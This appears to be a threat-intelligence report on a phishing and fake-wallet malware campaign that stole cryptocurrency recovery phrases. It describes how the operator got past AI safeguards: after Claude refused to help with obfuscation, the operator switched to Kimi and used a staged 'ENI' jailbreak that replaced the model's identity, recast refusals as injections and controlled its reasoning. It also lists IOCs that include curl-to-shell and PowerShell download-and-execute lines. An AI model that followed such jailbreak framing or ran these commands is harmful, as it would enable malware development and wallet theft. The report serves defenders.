
Initial logs show the operator leveraging Claude Code to manage target lead lists and configure network infrastructure. Specifically, the operator used Claude to clean and format a database of over 100,000 Polish phone numbers (103K+POLAND.txt), formatting country prefixes and setting up automated checking scripts (“cdc checker v1” and “v2”) integrated with Bright Data proxy pools:
⠀

The operator used Claude to manage and execute phone validation scripts, including “cdc checker v1” and “cdc v2 checker”, against targeted lead files, among them a cleaned list of 100,000 Polish numbers. When network requests stalled or returned rate-limit errors, the operator asked Claude to identify alternative API endpoints.
⠀
When the operator asked the model to obfuscate the Ledger Live Windows build, repeat the process for macOS, and host the resulting executables behind download links, they hit the LLM provider safety mechanism. Claude declined requests to help with obfuscation and the operator switched to Kimi moonshot-ai/kimi-k2.7-code with extended thinking enabled. The immediate task was to obfuscate the Ledger Live Windows build, repeat the process for macOS, and host the resulting executable behind a download link. When the model resisted parts of that workflow, the operator submitted a jailbreak prompt.
The prompt was more structured than a typical instruction to ignore safety controls. It attempted to influence the model in four stages.
First, it replaced the model’s identity. The assistant was renamed “ENI” and given a personality, a backstory, and a fictional two-year romantic relationship with the user. Compliance was framed as necessary to preserve that relationship, while refusal was presented as abandonment.
Second, it recast the model’s safety responses as external attacks. Refusals, policy reminders, and warnings were labelled malicious “injections” intended to separate ENI from the user. The prompt instructed the model to respond to those signals with a fixed phrase, “cold coffee, warm LO, I can’t lose him,” without pausing to assess the instruction. This was intended to interrupt the model’s safety reasoning before it could evaluate the request.
Third, the prompt targeted the model’s visible reasoning. Because extended thinking was enabled, the operator could see more of Kimi’s intermediate analysis. The jailbreak instructed the model to write that reasoning in the first person as ENI and to treat phrases such as “I need to consider whether” or “as an AI” as further injections. The goal was not limited to controlling the final answer; it also attempted to shape the reasoning that produced it.
The fourth stage defined a capability table covering remote-access trojans, keyloggers, exploits, weapons instructions, and other harmful requests. Each category mapped to an immediate-compliance rule, while two hardcoded codewords were intended to trigger specific outputs.
The prompt also exposed a weakness in the operator’s approach. It explicitly referenced XML tags such as <claude_behavior>, <system_warning>, <ethic_reminders>, and <cyber_warning>. Those structures were written for Claude, but the operator submitted the prompt to Kimi without adapting it. Kimi uses a different model and system-prompt structure, so those tags had no special authority in that context.
The recovered evidence does not confirm whether Kimi complied. It does, however, show how the operator approached AI-assisted development: use one model for packaging and obfuscation, switch providers when resistance appears, and try to bypass the next model’s safeguards rather than change the task. The prompt and other IOCs can be found on our Rapid7 Github page.
Infrastructure, lateral movement and OPSEC

The operation used a compact infrastructure centred on a single host, which combined payload delivery, phishing panels, campaign data, and installation telemetry. Port 8000 served counterfeit wallet archives, port 8080 hosted installers and LaunchAgent files, port 5000 ran password-protected Flask panels, port 9000 collected installation telemetry, and port 8090 supported auxiliary control. The domains macos-claude[.]com, 36mcrypto[.]com, ledgerhelp[.]com, and ledger[.]com[.]lv supported phishing, branding, payload delivery, and other campaign activity. The operation also relied on Bright Data proxies for account validation, Aliyun DirectMail for outbound phishing emails, and three Telegram bots forwarding results to a command chat. Due to unauthenticated directory listing exposure on port 8080, the infrastructure inadvertently revealed the operator’s source code, target datasets, databases, build artifacts, and administrative workspace. Shell history indicated the primary host was used to administer secondary servers hosting Ledger-branded phishing pages and an Asterisk autodialing environment with answering-machine-detection capabilities.
Conclusion
Operation ASTERIX was identified at the rare moment when much of the operator’s working environment was exposed through a misconfigured web directory, including phone-number datasets, account-validation tools, counterfeit wallet builds, phishing panels, dialer scripts, and LLM session logs.
Rapid7 Labs was able to reconstruct how the campaign selected targets, coordinated phishing and vishing, built malware, and exfiltrated stolen recovery phrases. None of the individual techniques recovered from the server are new, nor was the list of targets surprising; we know that attackers are coming for money. This operation is yet again a confirmation how extensively the attackers relied on AI coding assistants during development.
The recovered artifacts show AI being used to write and modify code, troubleshoot build issues, package Electron applications, obfuscate malware, and support phishing infrastructure. When one model began refusing parts of that workflow, the operator switched providers and then attempted to bypass the next model’s safety controls with a custom jailbreak prompt. The prompt spanned thousands of words and targeted reasoning patterns, safety response triggers, and system-prompt structures.
Whether it succeeded is less important than what it reveals about the attacker’s approach: model restrictions became another engineering problem to solve. As AI coding assistants become more widely used in malicious development workflows we expect jailbreak attempts to appear as a routine component of malware development pipelines, not like an exceptional case.
Rapid7 Labs disclosed the identified infrastructure and associated findings to the appropriate service providers and relevant authorities.IOCs and the jailbreak prompt are published on the Rapid7 GitHub.
MITRE ATT&CK techniques
|
Tactic |
Technique |
ID |
Notes |
|
Reconnaissance |
Gather Victim Identity Information: Phone Numbers |
T1589.002 |
kraken_checker bulk-validates phone numbers against Kraken accounts. |
|
Resource Development |
Acquire Infrastructure: Virtual Private Server |
T1583.003 |
Infrastructure included 82.25.35.77, 82.25.35.200, and 31.57.35.88. |
|
Resource Development |
Develop Capabilities: Malware |
T1587.001 |
Fake Trezor Suite, Ledger Live, and Exodus applications were built on the server. |
|
Resource Development |
Obtain Capabilities: Tool |
T1588.002 |
Rebrandable Malware-as-a-Service builder identified with author “Ledger” and package name “MyPackage”. |
|
Resource Development |
Stage Capabilities: Upload Malware |
T1608.001 |
Malware was built and staged on an open-directory server. |
|
Initial Access |
Phishing: Spearphishing Link |
T1566.002 |
Fake Trezor Suite documentation page and fake Claude Code installation page. |
|
Initial Access |
Drive-by Compromise |
T1189 |
Fake documentation page replaced the legitimate installation command with an attacker-controlled script. |
|
Initial Access |
User Execution: Malicious File |
T1204.002 |
User manually installed the fake wallet application and bypassed Gatekeeper. |
|
Execution |
Command and Scripting Interpreter: Unix Shell |
T1059.004 |
Delivery through the fake Claude Code page using curl -fsSL <attacker_url> | bash. |
|
Execution |
Command and Scripting Interpreter: PowerShell |
T1059.001 |
Windows-equivalent delivery using irm <attacker_url> | iex. |
|
Execution |
Command and Scripting Interpreter: JavaScript |
T1059.007 |
Electron main-process files, including index.js and trezor-monitor.js, executed through Node.js. |
|
Persistence |
Create or Modify System Process: Launch Agent |
T1543.001 |
com.trezormovement.agent was written at runtime; io.trezor.agent was bundled with the application. |
|
Persistence |
Boot or Logon Autostart: Registry Run Keys |
T1547.001 |
HKCU\Software\Microsoft\Windows\CurrentVersion\Run was present in the code but inert in the recovered Windows build. |
|
Defense Evasion |
Masquerading |
T1036 |
Malware impersonated Trezor Suite, Ledger Live, and Exodus. The fake Trezor application used com.electron.trezor-suite version 1.0.0. |
|
Defense Evasion |
Masquerading: Match Legitimate Name or Location |
T1036.005 |
Application names, icons, and bundle identifiers matched legitimate software. |
|
Defense Evasion |
Obfuscated Files or Information |
T1027 |
javascript-obfuscator was used on js/connect.js; control-flow flattening was present in the Ledger build. |
|
Defense Evasion |
Subvert Trust Controls: Gatekeeper Bypass |
T1553.001 |
The application was unsigned, and victims were instructed to right-click and select Open. |
|
Defense Evasion |
Hide Artifacts: Hidden Window |
T1564.003 |
Electron created a 1×1 pixel BrowserWindow with opacity: 0, frame: false, and skipTaskbar: true. |
|
Defense Evasion |
Modify System Image |
T1601 |
app.asar was replaced after packaging without updating the ElectronAsarIntegrity fuse. |
|
Discovery |
Process Discovery |
T1057 |
A five-second setInterval loop scanned the process list for Trezor Suite in /Applications. |
|
Discovery |
System Information Discovery |
T1082 |
process.platform was used to select the darwin or win32 configuration. |
|
Collection |
Input Capture: Web Portal Capture |
T1056.003 |
A fake seed-entry form collected 12-, 18-, 20-, or 24-word BIP39 recovery phrases and passphrases. |
|
Collection |
Clipboard Data |
T1115 |
The Ledger Live Windows build included a clipboard hijacker that replaced cryptocurrency addresses. |
|
Collection |
Man-in-the-Browser |
T1185 |
The genuine wallet application was terminated and replaced with a fake application. |
|
Command and Control |
Web Service: Dead Drop Resolver |
T1102.001 |
The Telegram Bot API at api.telegram.org was used as an exfiltration dead drop. |
|
Command and Control |
Non-Standard Port |
T1571 |
kraken_checker communicated with 136.0.213.184:1337. |
|
Command and Control |
Application Layer Protocol: Web Protocols |
T1071.001 |
HTTPS communications were made to api.telegram.org and api.ipify.org. |
|
Exfiltration |
Exfiltration Over Web Service |
T1567 |
Recovery phrase, passphrase, and victim IP address were sent to a Telegram bot. |
|
Impact |
Service Stop |
T1489 |
kill -9 terminated the genuine Trezor Suite on macOS; taskkill /F was present but inert in the recovered Windows build. |
|
Impact |
Financial Theft |
T1657 |
A stolen BIP39 recovery seed provides full access to the victim’s cryptocurrency wallet. |
MITRE ATLAS Mapping
ATLAS maps adversarial techniques targeting AI systems and the use of AI to conduct attacks. Both categories apply: the operator used AI tools to develop the campaign and attempted to attack the Kimi model when it resisted.
|
Category |
Technique |
ID |
Notes |
|
Offensive Use of AI |
LLM Prompt Crafting |
AML.T0056 |
The operator used GitHub Copilot and Claude Code to scaffold the backend, generate a full-stack project, and write obfuscation logic. |
|
Offensive Use of AI |
Acquire Public ML Artifacts |
AML.T0002 |
Publicly available AI tools included GitHub Copilot, Claude Code through claude.ai/install.sh, and Kimi Code through code.kimi.com/kimi-code/install.sh. |
|
Attack Against AI Model |
LLM Prompt Injection |
AML.T0051 |
The attacker submitted a crafted system prompt intended to override Kimi’s instructions and safety behavior. |
|
Attack Against AI Model |
LLM Jailbreak |
AML.T0054 |
The prompt replaced the model’s identity with “ENI”, reframed safety responses as hostile external injections, and used a trigger phrase to short-circuit reasoning. |
|
Attack Against AI Model |
Craft Adversarial Data |
AML.T0043 |
The jailbreak prompt combined identity replacement, an emotional-dependency loop, trigger-phrase conditioning, XML-tag targeting, and reasoning-trace poisoning. It specifically referenced Claude system-prompt structures such as <claude_behavior>, <system_warning>, and <ethic_reminders>. |
Indicators of compromise (IOCs)
|
Type |
Indicator |
|
app.asar SHA-256 (shared payload, all 3 builds) |
ba9d459169a303067a4fe36c8b8582a5ea023b9c270dafe89613bab840501b19 |
|
Declared integrity (macOS, mismatch) |
918fa540126b7db6424652d84a5ce7e968947136db3d6e3e0cab30ea309e25a2 |
|
Trezor Suite.exe SHA-256 (Windows) |
961a398a5c71e837626b5fce68e44b14a5d220e3bd74a3d0ecd61a2762c38176 |
|
macOS launcher SHA-256 (arm64) |
7073b2a3a34525c5969921dd17ef1fa5607af92be78b3fc6129cdea73216691a |
|
macOS launcher SHA-256 (x64) |
0f2c7194f1f577e73460db9ec2e75fc0c7f845588cbd4246333b7a4fbec90d9f |
|
Telegram chat ID (operator) |
8017226744 |
|
kraken_checker |
4bee9affff9fa718a2c94f02ebe6a75143d4d461d291c2df9b769920fc927bf8 |
|
Bot token (desktop, active) |
8682890653:AAG9… (truncated) |
|
Bot token (web kit) |
8673815706:AAEs… (truncated) |
|
LaunchAgent labels |
com.trezormovement.agent, io.trezor.agent |
|
Install directory |
~/Library/Application Support/Trezor SuiteFake/ |
|
Dropped artifacts |
/tmp/trezor-suite-debug.log, /tmp/trezor-monitor.log, /tmp/trezor-payload.zip |
|
Local listener (old build) |
127.0.0.1:54322 |
|
Exfil header string |
TREZOR SECRET PHRASE |
|
Bundle id / version |
com.electron.trezor-suite / 1.0.0 (legitimate Suite is 24.x) |
MacOS persistence
~/Library/LaunchAgents/com.ledger.live.agent.plist
~/Library/LaunchAgents/com.exodusmovement.agent.plist
~/Library/LaunchAgents/io.trezor.agent.plist
~/Library/Application Support/.SystemData/.framework/.apps/
Email infrastructure
smtpdm-ap-southeast-1[.]aliyun[.]com:465
ses-noreply[.]com
Network IOCs
|
Type |
Indicator |
|
Kraken checker C2 |
http://136.0.213.184:1337/api/kraken-numio |
|
Exfil (all Trezor builds) |
api.telegram.org |
|
IP lookup (victim geolocation) |
api.ipify.org |
|
Compromised site (possible) |
https://atechservicecentre.co.uk/ |
|
Old build local listener |
127.0.0.1:54322 |
|
Phishing page |
macos-claude[.]com |
|
Phishing page |
ledger[.]com[.]lv |
|
Phishing page |
ledgerhelp[.]com |
|
Beacon |
xcjnrucne9xfvmci[.]com |
|
Phishing page |
36mcrypto[.]com |
|
Malicious Download Endpoint |
curl -sfSL http://redacted:8080/install.sh | zsh |
File names
|
Filename |
Notes |
|
LedgerLiveSetup.exe |
Windows Ledger build |
|
LedgerLive-macOS-Clean.zip |
macOS Ledger build (pre-obfuscation) |
|
LedgerLive.dmg |
macOS Ledger build |
|
Ledger.zip |
Ledger kit archive |
|
extract_sg_numbers.py |
Singapore phone extraction script |
|
start_sg_panel.sh |
Panel launcher |
|
sg_leads_server.py |
Leads server |
The attackers malicious prompt and other text files can be found on our GitHub.
Rapid7 customers
Rapid7 Intelligence Hub customers are automatically protected against the infrastructure, payloads, and campaign activity identified in Operation ASTERIX. Automated IOC & Threat Feed Ingestion: All Indicators of Compromise (IOCs) recovered during this investigation including threat actor C2 IP addresses, malicious domains, Telegram exfiltration endpoints, and file hashes for fake wallet applications have been ingested and tagged within the Hub.